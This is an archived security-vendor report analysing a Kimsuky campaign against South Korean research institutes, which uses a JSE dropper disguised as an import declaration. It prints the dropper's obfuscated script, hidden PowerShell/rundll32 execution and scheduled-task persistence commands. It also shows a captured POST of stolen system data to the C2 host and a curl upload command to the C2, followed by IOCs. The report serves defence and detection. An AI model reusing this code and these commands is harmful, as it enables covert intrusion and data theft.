Kimsuky Targets South Korean Research Institutes with Fake Import Declaration

By ATCP

Published: 2023-11-20 · Archived: 2026-04-05 23:03:59 UTC

AhnLab Security Emergency response Center (ASEC) has recently identified that the Kimsuky threat group is distributing a malicious JSE file disguised as an import declaration to research institutes in South Korea. The threat actor ultimately uses a backdoor to steal information and execute commands.


The file name of the dropper disguised as an import declaration is as follows.

- Import Declaration_Official Stamp Affixed.jse

The file contains an obfuscated PowerShell script, a Base64-encoded backdoor file, and a legitimate PDF file.

```
BQUFBQUFBQUFBQUFBQUFBQUFBQT09"; wNm0Z2SjNHJ = "hmGUEHL.uvCN"; hOifnpfeFxe = "vuVvMKg.i3IO";
zcvV7tc = new ActiveXObject("Mi" + "cr" + "oso" + "ft" + "." + "X" + "MLD" + "O" + "M");
chYIUeq = WScript.CreateObject("Sc" + "ri" + "pt" + "in" + "g.F" + "ile" + "Sy" + "ste" + "mOb"
+ "je" + "ct"); pUwixefRf = new ActiveXObject("W" + "Sc" + "rip" + "t.S" + "he" + "ll");
pimdKdn0w5h = chYIUeq.GetSpecialFolder(0) + "\\..\\P" + "ro" + "gra" + "mDa" + "ta"; yhC2akM0C
= zcvV7tc.createElement("bPURgaw"); yhC2akM0C.dataType = "bi" + "n.b" + "as" + "e6" + "4";
yhC2akM0C.text = mBQfxVWKYHb; htPavmxkql6KK03 = yhC2akM0C.nodeTypedValue; qG0CLbC5GHR3o = new
ActiveXObject("A" + "DO" + "DB.S" + "tr" + "ea" + "m"); qG0CLbC5GHR3o.Open(); qG0CLbC5GHR3o.
Type = 1; qG0CLbC5GHR3o.Write(htPavmxkql6KK03); odDJPbPxU1V =  WScript.ScriptFullName;
yHv2E6syMml = chYIUeq.GetFile(odDJPbPxU1V);ikFmtt1u83W = chYIUeq.GetParentFolderName
(yHv2E6syMml); qG0CLbC5GHR3o.SaveToFile(ikFmtt1u83W+"\\" + hcKwTp5yO0K, 2); qG0CLbC5GHR3o.Close
(); if (chYIUeq.FileExists(ikFmtt1u83W + "\\" + hcKwTp5yO0K)) { try{ pUwixefRf.Run("\"" +
ikFmtt1u83W + "\\" + hcKwTp5yO0K + "\""); }catch(e){} } p7K4rlcvd = zcvV7tc.createElement
("ygiWJlR"); p7K4rlcvd.dataType = "bi" + "n.b" + "as" + "e6" + "4"; p7K4rlcvd.text =
xMOj1ABdYgj; kgf4SfMIXCLUiR6 = p7K4rlcvd.nodeTypedValue; h5Jyoo0mngHc4 = new ActiveXObject("A"
+ "DOD" + "B.S" + "tr" + "ea" + "m"); h5Jyoo0mngHc4.Open(); h5Jyoo0mngHc4.Type = 1;
h5Jyoo0mngHc4.Write(kgf4SfMIXCLUiR6); h5Jyoo0mngHc4.SaveToFile(pimdKdn0w5h+"\\" + wNm0Z2SjNHJ,
2); h5Jyoo0mngHc4.Close(); if (chYIUeq.FileExists(pimdKdn0w5h + "\\" + wNm0Z2SjNHJ)) { try{
pUwixefRf.Run("p" + "ow" + "ers" + "hel" + "l.e" + "x" + "e -w" + "ind" + "ows" + "ty" + "le h"
+ "id" + "den c" + "e" + "rtu" + "ti" + "l -d" + "ec" + "od" + "e " + pimdKdn0w5h + "\\" +
wNm0Z2SjNHJ + " " + pimdKdn0w5h + "\\" + hOifnpfeFxe, 0, true); WScript.Sleep(10*1000); } catch
(e){} } if (chYIUeq.FileExists(pimdKdn0w5h + "\\" + hOifnpfeFxe)) { try{ pUwixefRf.Run("p" +
"o" + "we" + "rs" + "hel" + "l.e" + "x" + "e -w" + "ind" + "ows" + "ty" + "le h" + "id" + "d" +
"en r" + "un" + "dl" + "l3" + "2.e" + "x" + "e " + pimdKdn0w5h + "\\" + hOifnpfeFxe + "
UpdateSystem", 0, true); pUwixefRf.Run("p" + "o" + "we" + "rs" + "hel" + "l.e" + "x" + "e -w" +
"ind" + "ows" + "ty" + "le h" + "id" + "d" + "en c" + "md" + ".e" + "x" + "e /" + "c de" + "l /
q " + "/f \"" + pimdKdn0w5h + "\\" + wNm0Z2SjNHJ + "\"", 0, true);chYIUeq.DeleteFile(WScript.
ScriptFullName); }catch(e){} } } catch(e) { }
```

A legitimate PDF file is saved under the file name ‘Import Declaration.PDF’ and automatically executed by the PowerShell script. This file contains the attack target’s information. Creating and executing a legitimate PDF file is likely done to prevent users from recognizing that a malicious backdoor file is being executed in the process.



In the background, a backdoor is created in the %ProgramData% path under the file name ‘vuVvMKg.i3IO’, and the malware is run using rundll32.exe.

- powershell.exe -windowstyle hidden rundll32.exe ProgramData\\vuVuMKg.i3IO UpdateSystem


The malware copies itself into the %ProgramData% and %Public% paths under the file name ‘IconCache.db’ for persistence before registering itself to the task scheduler.

- cmd.exe /c schtasks /create /tn iconcache /tr “rundll32.exe C:\Programdata\IconCache.db UpdateSystem /sc onlogon /rl highest /f

To exfiltrate system information, the backdoor uses the wmic command to check the anti-malware status of the attack target and collects network information through the ipconfig command.

- cmd.exe /U /c wimc /namespace:\\root\securitycenter2 path antivirusproduct get displayname > vaccine.txt
- ipconfig /all

Afterwards, information such as the host name, user name, and OS information is collected. For the malware to avoid detection, it encodes the command execution results and sends them to the C2.



```
0000025877E1B180 48 00 6F 00 73 00 74 00 20 00 4E 00 61 00 6D 00 H.o.s.t. .N.a.m.
0000025877E1B190 65 00 20 00 3A 00 20 00 44 00 45 00 53 00 4B 00 e. .:. .D.E.S.K.
0000025877E1B1A0 54 00 4F 00 50 00 2D 00 55 00 47 00 47 00 54 00 T.O.P.-.U.G.G.T.
0000025877E1B1B0 48 00 37 00 52 00 0D 00 0A 00 55 00 73 00 65 00 H.7.R.....U.s.e.
0000025877E1B1C0 72 00 20 00 4E 00 61 00 6D 00 65 00 20 00 3A 00 r. .N.a.m.e. .:.
0000025877E1B1D0 20 00 6B 00 6B 00 0D 00 0A 00 4F 00 53 00 20 00  .k.k.....O.S. .
0000025877E1B1E0 4E 00 61 00 6D 00 65 00 20 00 3A 00 20 00 57 00 N.a.m.e. .:. .W.
0000025877E1B1F0 69 00 6E 00 64 00 6F 00 77 00 73 00 20 00 31 00 i.n.d.o.w.s. .1.
0000025877E1B200 30 00 20 00 50 00 72 00 6F 00 20 00 32 00 32 00 0. .P.r.o. .2.2.
0000025877E1B210 48 00 32 00 28 00 4F 00 53 00 20 00 42 00 75 00 H.2.(.O.S. .B.u.
0000025877E1B220 69 00 6C 00 64 00 20 00 31 00 39 00 30 00 34 00 i.l.d. .1.9.0.4.
0000025877E1B230 35 00 2E 00 32 00 37 00 32 00 38 00 29 00 0D 00 5...2.7.2.8.)...
0000025877E1B240 0A 00 4F 00 53 00 20 00 41 00 72 00 63 00 68 00 ..O.S. .A.r.c.h.
0000025877E1B250 20 00 3A 00 20 00 78 00 36 00 34 00 0D 00 0A 00  .:. .x.6.4.....
0000025877E1B260 45 00 6E 00 67 00 69 00 6E 00 65 00 20 00 41 00 E.n.g.i.n.e. .A.
0000025877E1B270 72 00 63 00 68 00 20 00 3A 00 20 00 78 00 36 00 r.c.h. .:. .x.6.
0000025877E1B280 34 00 0D 00 0A 00 56 00 61 00 63 00 63 00 69 00 4.....V.a.c.c.i.
0000025877E1B290 6E 00 65 00 20 00 49 00 6E 00 66 00 6F 00 20 00 n.e. .I.n.f.o. .
0000025877E1B2A0 3A 00 20 00 57 00 69 00 6E 00 64 00 6F 00 77 00 :. .W.i.n.d.o.w.
0000025877E1B2B0 73 00 20 00 44 00 65 00 66 00 65 00 6E 00 64 00 s. .D.e.f.e.n.d.
0000025877E1B2C0 65 00 72 00 20 00 20 00 00 00 AD BA 0D F0 AD BA e.r. . ....°.ð.°
```

```
POST /index.php HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E)
Content-Length: 3394
Host: rscnode.dothome.co.kr

GHHFw5zlki=1[redacted]
GiOmI5YjtiKi[redacted]
5ojtiKiIyYj6[redacted]
IWIgoioiKiIq[redacted]
imiKiIpoioiK[redacted]
IqIiyiKiIzEi[redacted]
iOeI64jpiOSI[redacted]
YjpiOGI5oiFi[redacted]
iIy4jniOaI5o[redacted]
kSCFOqIimiKi[redacted]
voioiHRABEmo[redacted]
KiIpoioiKaIq[redacted]
i9iL2Ipoi6iL[redacted]
IsYiFiIKIqIi[redacted]
TzBaYE78T6iI[redacted]
oi5iL6IsIimi[redacted]
xY9D/8TzBNMF[redacted]
USQw0poioiKa[redacted]
qIi5iLGIuoimiLmIvoiwiKaIuoi5iL-Ipoi6iIWIgoioiKiIqIjciOuI-IjhiPiI9DGoiDlZ1F2oiMaI7Yj8iMqIwYjHiNuIpoioiKaIqIimiKiIpoioiLKIqIgkSCFOhYiCiA==HTTP/1.1 404 Not Found
Date: Thu, 16 Nov 2023 04:49:17 GMT
Server: Apache
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8
```

Also, the following commands (including system information exfiltration) are run, behaving as a backdoor in the affected system. Additionally, the curl tool is used to upload information to the C2 server.

- getinfo: System information
- die: Terminate
- where: Execution path
- run: Run certain files and commands
- curl -k -F “fileToUpload=@%s” -F “id=%S” %s

Because the bait file is also run, users cannot recognize that their systems are infected by malware. As these types of malware mainly attack specific targets, users should refrain from running attachments in emails sent from unknown sources.

[File Detection]

- Dropper/JS.Generic (2023.11.16.02)
- Backdoor/Win.Nikidoor (2023.11.15.03)

MD5

d2335df6d17fc7c2a5d0583423e39ff8

d6abeeb469e2417bbcd3c122c06ba099

Additional IOCs are available on AhnLab TIP.

URL

http[:]//rscnode[.]dothome[.]co[.]kr/index[.]php

http[:]//rscnode[.]dothome[.]co[.]kr/upload[.]php

Additional IOCs are available on AhnLab TIP.

Gain access to related IOCs and detailed analysis by subscribing to **AhnLab TIP**. For subscription details, click the banner below.

Source: https://asec.ahnlab.com/en/59387/